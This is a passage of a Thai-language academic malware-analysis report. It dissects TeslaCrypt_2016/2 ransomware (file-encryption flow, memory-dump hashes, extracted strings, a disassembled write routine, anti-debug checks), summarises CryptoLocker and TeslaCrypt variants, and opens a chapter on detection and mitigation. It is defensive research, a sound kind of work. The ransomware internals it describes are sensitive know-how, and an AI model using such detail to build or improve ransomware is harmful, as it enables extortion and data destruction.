แล้วเริ่มทำการเข้ารหัสไฟล์โดยจะมีขั้นตอนจากการเขียนไฟล์ซึ่งมีรายละเอียดและช่องทางวิธีการจ่ายค่าไถ่อยู่ หลังจากนั้นจึงใช้ฟังก์ชัน FindFirstFile, NtQueryDirectoryFile ในการค้นหาไฟล์ซึ่งในไดเรกทอรีนั้น ๆ



รูปที่ 4.92 กระบวนการค้นหาไฟล์เพื่อเข้ารหัสโดย TeslaCrypt_2016/2

หลังจากนั้นมัลแวร์จะทำการเปิดไฟล์ซึ่งอยู่ในไดเรกทอรีทีละไฟล์ด้วย NtCreateFile, ทำการอ่านไฟล์ด้วย NtReadFile แล้วจึงเข้ารหัสไฟล์บนหน่วยความจำ เมื่อกระบวนการเข้ารหัสเสร็จสิ้น มัลแวร์จะทำการเขียนไฟล์ทั้งหมดสามครั้ง โดยในครั้งแรกจะเป็นการเขียนข้อมูลซึ่งมีความเกี่ยวข้องกับ ID ซึ่งใช้ยืนยันตัวตนของเหยื่อที่ติดมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2, ครั้งที่สองจะเป็นการเขียนค่าซึ่งยังไม่ได้รับการยืนว่าเป็นค่าอะไรซึ่งอาจเป็นไปได้ที่จะเป็นกุญแจที่ใช้ในการ

เข้ารหัส และในครั้งสุดท้ายจึงจะทำการเขียนเนื้อหาของไฟล์ที่ถูกเข้ารหัสเรียบร้อยแล้วทับข้อมูลของไฟล์เดิม




รูปที่ 4.93 กระบวนการเขียนข้อมูลเพื่อเข้ารหัสไฟล์ของมัลแวร์

ในส่วนของกระบวนการเข้ารหัสไฟล์ทั้งหมด มัลแวร์มีการเรียกใช้ CryptoAPI ซึ่งเป็น API และฟังก์ชันเกี่ยวกับการเข้ารหัสของระบบปฏิบัติการผ่านไลบรารี advapi32.dll การค้นหาไฟล์จะเป็นแบบ recursive ไปทีละไดเรกทอรีและมีการตั้งค่าหน่วงเวลาต่อการเข้ารหัสหนึ่งไดเรกทอรีเท่ากับ 200 มิลลิวินาทีจนกระทั่งกระบวนการเข้ารหัสและเพิ่มไฟล์แจ้งรายละเอียดการจ่ายเงินค่าไถ่เสร็จสิ้น

เมื่อกระบวนการเข้ารหัสเสร็จสิ้น มัลแวร์จะมีการสั่งให้แสดงไฟล์แจ้งรายละเอียดการจ่ายเงินค่าไถ่ทั้งในรูปแบบไฟล์ตัวอักษร ไฟล์ภาพและไฟล์หน้าเว็บเพจบนเบราว์เซอร์แล้วจึงทำการลบตัวเองออกจากระบบเป็นอันเสร็จสิ้นการทำงานของมัลแวร์เรียกค่า TeslaCrypt_2016/2

ผู้วิเคราะห์ได้มีการทำการวิเคราะห์หน่วยความจำของสภาพแวดล้อมที่ใช้ในการทดสอบมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 โดยได้ทำการบันทึกและส่งออกหน่วยความจำจำนวน 10 ตัวอย่างในช่วงเวลาที่แตกต่างกันระหว่างที่ TeslaCrypt_2016/2 กำลังทำงานในระบบเพื่อหาข้อมูลเพิ่มเติม การวิเคราะห์หน่วยความจำนี้จะพุ่งไปไปที่โปรเซส wlrmdr.exe ซึ่งเป็นโปรเซสหลักที่มีกระบวนการเข้ารหัสไฟล์ เมื่อวิเคราะห์การเรียกใช้ไลบรารีต่าง ๆ โดยโปรเซส wlrmdr.exe มีการพบข้อมูลที่มีความแตกต่างจากข้อมูลไลบรารีที่ถูกเรียกใช้ที่ได้จากการวิเคราะห์แบบ static ตามรูปภาพด้านล่าง



รูปที่ 4.94 ไลบรารีที่ถูกเรียกใช้โดยโปรเซส wlrmdr.exe ของ TeslaCrypt_2016/2 (1)

รูปที่ 4.95 ไลบรารีที่ถูกเรียกใช้โดยโปรเซส wlrmdr.exe ของ TeslaCrypt_2016/2 (2)

หลังจากนั้นผู้วิเคราะห์ได้ทำการส่งออกโปรเซส wlrmdr.exe จากไฟล์หน่วยความจำทั้ง 10 ตัวอย่างมาเพื่อทำการวิเคราะห์ต่อ ซึ่งโปรเซส wlrmdr.exe ถูกแยกออกเป็นสามกลุ่มตามค่าแฮชของไฟล์ที่แตกต่างกัน

```
cuckoo@sandbox-vm:/media/sf_D_DRIVE/Project/TeslaCrypt/Memdump/set2$ sha256sum *.exe
b0f13748c57b9321f2c379557dbcf483677d17e549556d36d4346acd6cc1c0ee  10.exe
a8d932226e7ea5b7b6c14aec4ee598dc6a8e3e2a04d6deb7e48729e24b16e958  1.exe
a8d932226e7ea5b7b6c14aec4ee598dc6a8e3e2a04d6deb7e48729e24b16e958  2.exe
a8d932226e7ea5b7b6c14aec4ee598dc6a8e3e2a04d6deb7e48729e24b16e958  3.exe
1c81f3205f09c0f0974b011a046cab78fca52b926c53992cdc455d46bf40ae3a  4.exe
1c81f3205f09c0f0974b011a046cab78fca52b926c53992cdc455d46bf40ae3a  5.exe
1c81f3205f09c0f0974b011a046cab78fca52b926c53992cdc455d46bf40ae3a  6.exe
1c81f3205f09c0f0974b011a046cab78fca52b926c53992cdc455d46bf40ae3a  7.exe
1c81f3205f09c0f0974b011a046cab78fca52b926c53992cdc455d46bf40ae3a  8.exe
b0f13748c57b9321f2c379557dbcf483677d17e549556d36d4346acd6cc1c0ee  9.exe
cuckoo@sandbox-vm:/media/sf_D_DRIVE/Project/TeslaCrypt/Memdump/set2$
```


รูปที่ 4.96 โปรเซส wlrmdr.exe ของ TeslaCrypt_2016/2 ที่ถูกส่งออกมาจากหน่วยความจำ

ผลจากการตรวจสอบพบว่าโปรเซส wlrmdr.exe มีการแสดงข้อมูลที่ไม่เคยมีปรากฏมาก่อนในโปรเซสหลักของ TeslaCrypt_2016/2 อาทิชื่อของฟังก์ชันเกี่ยวกับการเข้ารหัสและไลบรารีต่าง ๆ ที่ไม่ได้มีการแสดงผลเมื่อตรวจสอบโดยตรงจากไฟล์โปรแกรมของ TeslaCrypt_2016/2

A 000000024F74	000000426174	0	advapi32.dll
A 000000024F84	000000426184	0	user32.dll
A 000000024F90	000000426190	0	ws2_32.dll
A 000000024F9C	00000042619C	0	ntdll.dll
A 000000024FA8	0000004261A8	0	winsta.dll
A 000000024FB4	0000004261B4	0	shell32.dll
A 000000024FC0	0000004261C0	0	wininet.dll
A 000000024FCC	0000004261CC	0	urlmon.dll
A 000000024FD8	0000004261D8	0	Gdi32.dll
A 000000024FE4	0000004261E4	0	gdiplus.dll
A 000000024FF0	0000004261F0	0	crypt32.dll
A 000000024FFC	0000004261FC	0	SHLWAPI.dll
A 000000025008	000000426208	0	Imagehlp.dll
A 000000025018	000000426218	0	psapi.dll
A 000000025024	000000426224	0	olE32.dll
A 000000025030	000000426230	0	winspool.drv
A 000000025040	000000426240	0	mpr.dll
A 000000025140	000000426340	0	The scalar for this x is unknown
A 000000025178	000000426378	0	RIPE-MD160
A 000000025184	000000426384	0	123456789ABCDEFGHJKLMNPQRSTUVWXYZabcde
A 0000000251D4	0000004263D4	0	%X%X%X%X%X%X%X%X
A 0000000251E8	0000004263E8	0	XXXXXXXXXXXX
A 0000000251F8	0000004263F8	0	AAAAAAAAAAAAAAAAAAAAAAAA
A 000000025210	000000426410	0	AAAAAAAA
A 000000025239	000000426439	0	6A@.....91278458.....
A 0000000252B0	0000004264B0	0	NetStatisticsGet
A 0000000252C4	0000004264C4	0	NetApiBufferFree
A 000000025318	000000426518	0	CryptAcquireContextW
A 000000025330	000000426530	0	CryptGenRandom
A 000000025340	000000426540	0	CryptReleaseContext

รูป4.97 ฟังก์ชันและไลบรารีที่ได้จากโปรเซส wlrmdr.exe ผ่านการวิเคราะห์สตริง

เนื่องจากการส่งออกโปรเซส wlrmdr.exe จากหน่วยความจำและการวิเคราะห์ไฟล์ที่ให้ข้อมูลมากขึ้น การวิเคราะห์ด้วยวิธีการดิสแอสเซมบลีจึงเป็นไปได้ง่ายกว่าการวิเคราะห์จากไฟล์โปรแกรมหลักของ TeslaCrypt_2016/2 และทำให้ผู้วิเคราะห์ได้ข้อมูลการทำงานของ TeslaCrypt_2016/2 ได้มากขึ้น อาทิ ฟังก์ชันในการเข้ารหัสไฟล์ของ TeslaCrypt_2016/2 ที่สามารถตามหาฟังก์ชันของโปรแกรมในกระบวนการดิสแอสเซมบลีได้จากการค้นหาฟังก์ชันที่มีการเรียกใช้ NtWriteFile ติดต่อกัน 3 ครั้งซึ่งไม่สามารถค้นหาได้โดยตรงเมื่อทำการดิสแอสเซมบลีไฟล์ 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe และพบข้อมูลดังนี้




รูปที่ 4.98 ฟังก์ชัน ที่มีการเขียนไฟล์ที่มีการเข้ารหัสลงไปทับข้อมูลไฟล์เดิม

อ้างอิงจากรูปที่ 65 ส่วนแรกของการเขียนไฟล์จะเริ่มที่การ push ค่าสำหรับการเรียกใช้งานฟังก์ชัน SetFilePointer ลงในหน่วยความจำสแต็ค หลังจากนั้นจึงใช้คำสั่ง call เพื่อเรียกฟังก์ชัน SetFilePointer มา ต่อมาจึงมีการคัดลอกที่อยู่ของฟังก์ชัน WriteFile ไปเก็บไว้ในรีจิสเตอร์ esi เพื่อรอการเรียกใช้ ในขั้นตอนต่อ ๆ มา ค่าที่จำเป็นสำหรับการใช้งานฟังก์ชัน WriteFile อาทิ ไฟล์ที่ต้องการจะเขียน (hFile), จำนวนไบต์ของข้อมูลที่จะถูกเขียน (nNumberOfBytesToWrite) ซึ่งในที่นี้คือ 348 ไบต์, ค่าพอยน์เตอร์ซึ่งชี้ไปยังข้อมูลที่จะถูกเขียนในหน่วยความจำ (lpBuffer) ซึ่งในที่นี้คือค่าที่เก็บอยู่ใน unk_477378 และค่าอื่น ๆ จะถูก push ลงในหน่วยความจำสแต็คจนกว่าจะถูกเรียกผ่านการ call ไปที่รีจิสเตอร์ esi ซึ่งเก็บที่อยู่ของฟังก์ชัน WriteFile ไว้อยู่ หากกระบวนการเขียนไฟล์ในขั้นตอนนี้ไม่มีข้อผิดพลาด (ฟังก์ชันส่งค่ากลับเป็น 0) ก็จะมีกลายกระโดดแบบมีเงื่อนไขจาก

คำสั่ง jz ไปยังกระบวนการเขียนไฟล์ต่อไป โดยในกระบวนการเขียนไฟล์ที่สองจะทำการเขียนข้อมูลลงไปในไฟล์ขนาด 20 ไบต์และกระบวนการเขียนไฟล์ที่สามจะเป็นการเขียนไฟล์ข้อมูลที่ถูกเข้ารหัสแล้ว


สิ่งที่น่าสนใจมากกว่ากระบวนการเขียนไฟล์คือกระบวนการเข้ารหัสไฟล์ซึ่งควรเกิดก่อนขึ้นกระบวนการเขียนไฟล์ เมื่อสังเกตในขั้นตอนการเขียนไฟล์ส่วนที่สามซึ่งเป็นการเขียนข้อมูลของไฟล์ที่ถูกเข้ารหัสแล้ว ค่าของพารามิเตอร์ lpBuffer ซึ่งเป็นค่าพอยน์เตอร์ที่ชี้ไปยังข้อมูลที่จะถูกเขียนในหน่วยความจำเป็นค่าของที่อยู่ในหน่วยความจำซึ่งเก็บอยู่ในรีจิสเตอร์ eax และเมื่อย้อนขึ้นไปในส่วนแรกสุด ค่าภายในรีจิสเตอร์ eax คือค่าที่ถูกย้ายโดยคำสั่ง mov มาจากตำแหน่งที่รีจิสเตอร์ ebp ชี้อยู่ที่บวกค่าตำแหน่งไปอีกเท่ากับ var_170 ซึ่งเมื่อย้อนขึ้นกลับไปก่อนหน้ากระบวนการเขียนไฟล์ทั้งหมดนั้น จะเป็นส่วนของฟังก์ชันที่ทำการดึงข้อมูลออกมาจากหน่วยความจำซึ่งน่าจะเป็นส่วนทีเก็บกุญแจที่ใช้ในการเข้ารหัสเอาไว้



```
movq    xmm0, ds:qword_4263C0
movq    xmm1, ds:qword_4263C8
movq    [ebp+destBuffer_1], xmm0
movq    [ebp+var_14], xmm0
movq    xmm0, qword_477218
movq    [ebp+var_34], xmm0
movq    xmm0, qword_477220
movq    qword ptr [ebp-2Ch], xmm0
movq    xmm0, qword_477228
lea     eax, [ebp+var_150]
push    eax
lea     ecx, [ebp+var_34]
movq    [ebp+var_28+7], xmm0
movq    xmm0, qword_477230
push    ecx
movq    [ebp+var_15C], xmm1
movq    qword ptr [ebp-0Ch], xmm1
movq    [ebp+var_23+7], xmm0
call    sub_415400
mov     ecx, [ebp+lpBuffer]
lea     edx, [ebp+var_150]
push    edx
lea     eax, [ebp+var_14]
push    eax
push    ebx
push    ecx
mov     ecx, [ebp+destBuffer]
call    sub_404430
add     esp, 24
cmp     eax, 1
jz      loc_4020D9
```

รูปที่ 4.99 ฟังก์ชันขที่มีการเรียกข้อมูลจากหน่วยความจำก่อนทำการเข้ารหัสไฟล์

การที่จะสำรวจค่าที่เก็บอยู่ในหน่วยความจำสแต็คหรือรีจิสเตอร์ของหน่วยประมวลผลกลางนั้นจำเป็นต้องอาศัยการวิเคราะห์ด้วยวิธีการดีบั๊กโปรแกรม อย่างไรก็ตามมัลแวร์ TeslaCrypt_2016/2 ได้มีการกำหนดฟังก์ชันเพื่อตรวจสอบว่าโปรแกรมถูกดีบั๊กอยู่หรือไม่ หากมัลแวร์มีการตรวจพบว่าถูกดีบั๊กอยู่ก็จะทำการปิดโปรเซสทันทีซึ่งทำให้ยากต่อการวิเคราะห์ต่อตามรูปด้านล่าง



รูปที่ 4.100 กระบวนการตรวจสอบของ TeslaCrypt_2016/2 ว่ามัลแวร์กำลังถูกดีบั๊กอยู่หรือไม่

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 พบว่า TeslaCrypt_2016/2 มีวิธีการในการเรียกใช้ API และฟังก์ชันในการเข้ารหัสที่ยากต่อการตรวจจับ ทำให้ไม่มีการตรวจพบฟังก์ชันที่เกี่ยวข้องกับขั้นตอนการเข้ารหัสไฟล์เลย อีกทั้งข้อมูลการติดต่อไปยังเซิร์ฟเวอร์สำหรับออกคำสั่งและควบคุมครั้งที่สองก็มีส่วนที่ขาดหายไปซึ่งอาจเป็นเพราะมัลแวร์ไม่สามารถที่จะใช้ API หรือฟังก์ชันของระบบในการรับส่งข้อมูลได้จึงอาจใช้วิธีอื่นที่ซับซ้อนมากขึ้น มัลแวร์ TeslaCrypt_2016/2 ยังมีการเพิ่มขั้นตอนในการตรวจจับเมื่อถูกดีบั๊กและจะหยุดการทำงานทันทีที่ตรวจพบ อย่างไรก็ตามข้อมูลที่ได้จากการวิเคราะห์ทั้งหมดนี้แม้ว่าจะไม่ครอบคลุมทุกฟังก์ชันการทำงานของมัลแวร์แต่ก็สามารถนำไปใช้ประโยชน์ในการพัฒนาวิธีการลดผลกระทบได้

4.4 สรุปผลการวิเคราะห์มัลแวร์เรียกค่าไถ่

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ทั้งสามประเภทได้แก่มัลแวร์เรียกค่าไถ่ CryptoLocker, TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 สามารถการทำงานและความแตกต่างทางด้านการทำงานของมัลแวร์เรียกค่าไถ่แต่ละประเภทตามตารางได้ดังนี้

ตารางที่ 4.1 ผลการวิเคราะห์มัลแวร์เรียกค่าไถ่

หัวข้อ/ประเภท	CrytoLocker	TeslaCrypt_2015	TeslaCrypt_2016/1	TeslaCrypt_2016/2
ปีที่พบ	2013	2015	2016	2016
ภาษาที่ใช้พัฒนา	C# .NET	C++	C++	C++
การติดต่อไปที่เซิร์ฟเวอร์	มีการติดต่อแต่ล้มเหลว	มีการติดต่อสมบูรณ์	มีการติดต่อสมบูรณ์	มีการติดต่อสมบูรณ์
การเข้ารหัสไฟล์	ไม่มีการเข้ารหัสไฟล์	มีการเข้ารหัสไฟล์	มีการเข้ารหัสไฟล์	มีการเข้ารหัสไฟล์
อัลกอริธึมการเข้ารหัสไฟล์	AES ขนาด 128 และ 256 บิต กับ RSA ขนาด 2,048 บิต	ไม่ทราบอัลกอริธึมการเข้ารหัสไฟล์แต่มีการใช้ ECDH	ไม่ทราบอัลกอริธึมการเข้ารหัสไฟล์แต่มีการใช้ ECDH	ไม่ทราบอัลกอริธึมการเข้ารหัสไฟล์แต่มีการใช้ ECDH
ลักษณะชื่อโปรเซส	ชื่อแบบสุ่ม เช่น 50F0E90012.exe	ชื่อแบบสุ่มในลักษณะที่มี svc นำหน้า เช่น svcump.exe	ชื่อแบบสุ่ม เช่น gbukhbunnriy.exe	wlrmdr.exe

บทที่ 5
การลดผลกระทบ

ในบทที่ 5 การลดผลกระทบ จะเป็นการกล่าวถึงวิธีการลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่โดยจะเน้นไปที่การพัฒนาวิธีการป้องกันมัลแวร์เรียกค่าไถ่ไม่ให้สร้างความเสียหายต่อข้อมูลหรือระบบได้ ในหัวข้อของการลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่จะประกอบไปด้วยหัวข้อย่อยต่าง ๆ ดังนี้

1. กำหนดสมมติฐานและทดสอบในประเด็นที่น่าสนใจเกี่ยวกับการลดผลกระทบจากมัลแวร์เรียกค่าไถ่
2. สรุปผลการลดผลกระทบ

5.1 กำหนดสมมติฐานและทดสอบในประเด็นที่น่าสนใจเกี่ยวกับการลดผลกระทบจากมัลแวร์เรียกค่าไถ่

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ทั้ง 4 ประเภทได้แก่ CryptoLocker, TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 ซึ่งนำไปสู่ความเข้าใจเกี่ยวกับการทำงานของมัลแวร์เรียกค่าไถ่มากขึ้น ทำให้ผู้วิเคราะห์มีแนวคิด ประเด็นที่น่าสนใจและสมมติฐานสำหรับวิธีและขั้นตอนในการลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่ดังนี้

1. ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่
2. ประเด็นของการตรวจจับพฤติกรรมการอ่านและเขียนไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่
3. ประเด็นของการแก้ไขหรือลบประเภทของไฟล์ออก เพื่อป้องกันการถูกค้นหาและเข้ารหัสโดยมัลแวร์เรียกค่าไถ่

โดยในแต่ละแนวคิด ประเด็นที่น่าสนใจและสมมติฐานจะมีรายละเอียดข้อมูล ความเป็นไปได้และการทดสอบสมมติฐานดังนี้

5.1.1 ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่

อ้างอิงจากงานวิจัยภายใต้หัวข้อ Understanding Crypto-Ransomware: In-Depth Analysis of the Most Popular Malware Families โดย Bromium Co., LTD คุณลักษณะหนึ่งที่มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์มีและเป็นจุดสังเกตที่น่าสนใจคือพฤติกรรมการเรียกใช้งานฟังก์ชันซึ่งมีความเกี่ยวข้องกับการเข้ารหัสไฟล์ เนื่องจากการเรียกใช้ฟังก์ชันซึ่งมีความเกี่ยวข้องกับการเข้ารหัสไฟล์

เป็นพฤติกรรมหนึ่งที่ค่อนข้างมีความพิเศษและพบเห็นได้ยากในการใช้งานโปรแกรมทั่วไป ดังนั้น การสังเกตและตรวจสอบการเรียกใช้ฟังก์ชันซึ่งมีความเกี่ยวข้องกับการเข้ารหัสไฟล์อาจเป็นปัจจัยที่นำไปสู่การพิสูจน์ถึงการมีอยู่และการตรวจจับมัลแวร์เรียกค่าไถ่ได้

โดยทั่วไปนั้นฟังก์ชันที่เกี่ยวข้องกับกระบวนการเข้ารหัสของระบบปฏิบัติการวินโดวส์จะมีการเรียกใช้ผ่าน Microsoft CryptoAPI หรือ CryptoAPI ซึ่งประกอบด้วยไลบรารีแบบ DLL ที่คอยสนับสนุนหลายไฟล์ เช่น advapi32.dll สำหรับ CryptoAPI นั้นเป็น API หรือฟังก์ชันที่มีการเชื่อมโยงไปที่ส่วน Cryptographic Service Proivders (CSP) ซึ่งเป็นส่วนของระบบปฏิบัติการที่ทำหน้าที่จริง ๆ ในการสร้างกุญแจในการเข้ารหัสแบบต่าง ๆ สร้างค่าแฮช การเข้ารหัสและถอดรหัส สำหรับการเข้ารหัสไฟล์โดยใช้อัลกอริธึมการเข้ารหัสแบบสมมาตรนั้น ผู้พัฒนาโปรแกรมหรือมัลแวร์จะต้องมีการเรียกใช้ฟังก์ชันต่าง ๆ ดังนี้

1. เรียกใช้ฟังก์ชัน CryptAcquireContext เพื่อเรียกใช้ตัวจัดการของส่วน CSP
2. ทำการสร้างกุญแจที่จะใช้ในการเข้ารหัส โดยสามารถสร้างได้จากการเรียกใช้ฟังก์ชัน 3 รูปแบบ คือ
    a. CryptGenKey เพื่อให้ CSP ทำการสุ่มกุญแจสำหรับการเข้ารหัสให้
    b. CryptDeriveKey เพื่อให้มีการดึงค่าจากรหัสผ่านหรือคำที่มาจากผู้ใช้งานไปสร้างเป็นกุญแจในการเข้ารหัส
    c. CryptImportKey เพื่อให้ CSP ดึงค่าของกุญแจที่มีอยู่แล้วในหน่วยความจำมาใช้งาน
3. กำหนดค่ารูปแบบของวิธีการเข้ารหัสด้วยฟังก์ชัน CryptSetKeyParam
4. เรียกใช้ฟังก์ชัน CryptEncrypt เพื่อทำการเข้ารหัสไฟล์

ในการพิสูจน์ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่นั้น จะทำการทดสอบโดยใช้กลุ่มตัวอย่างของมัลแวร์เรียกค่าไถ่ที่ได้ทำการวิเคราะห์ไปก่อนหน้านี้ซึ่งได้แก่ CryptoLocker, TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 โดยจะทำการนำข้อมูลทั้งจากที่ได้จากการวิเคราะห์ในแบบ static และข้อมูลพฤติกรรมของมัลแวร์ที่ได้จากการวิเคราะห์ในแบบ dynamic เพื่อหาเบาะแสใด ๆ ที่จะแสดงให้เห็นได้ว่ามัลแวร์มีการเรียกใช้ฟังก์ชันที่เกี่ยวกับเข้ารหัสดังกล่าว ซึ่งจากการวิเคราะห์ข้อมูลการทำงานของมัลแวร์ สามารถสรุปผลที่ได้ในการพิสูจน์ประเด็นดังกล่าวได้ดังนี้

CryptoLocker

สำหรับมัลแวร์เรียกค่าไถ่ CryptoLocker ที่ได้ทำการวิเคราะห์นั้น เนื่องจากเมื่อมีการวิเคราะห์มัลแวร์ด้วยวิธีการวิเคราะห์แบบ dynamic แล้วพบว่า มัลแวร์ไม่สามารถดำเนินการจนถึงกระบวนการเข้ารหสได้เนื่องจากมัลแวร์ไม่สามารถติดต่อกับเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุม

ได้ การใช้ข้อมูลที่ได้จากการวิเคราะห์ CryptoLocker เพื่อพิสูจน์ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่นั้นจึงจำเป็นต้องใช้เพียงข้อมูลที่จากการวิเคราะห์แบบ static เพียงอย่างเดียว

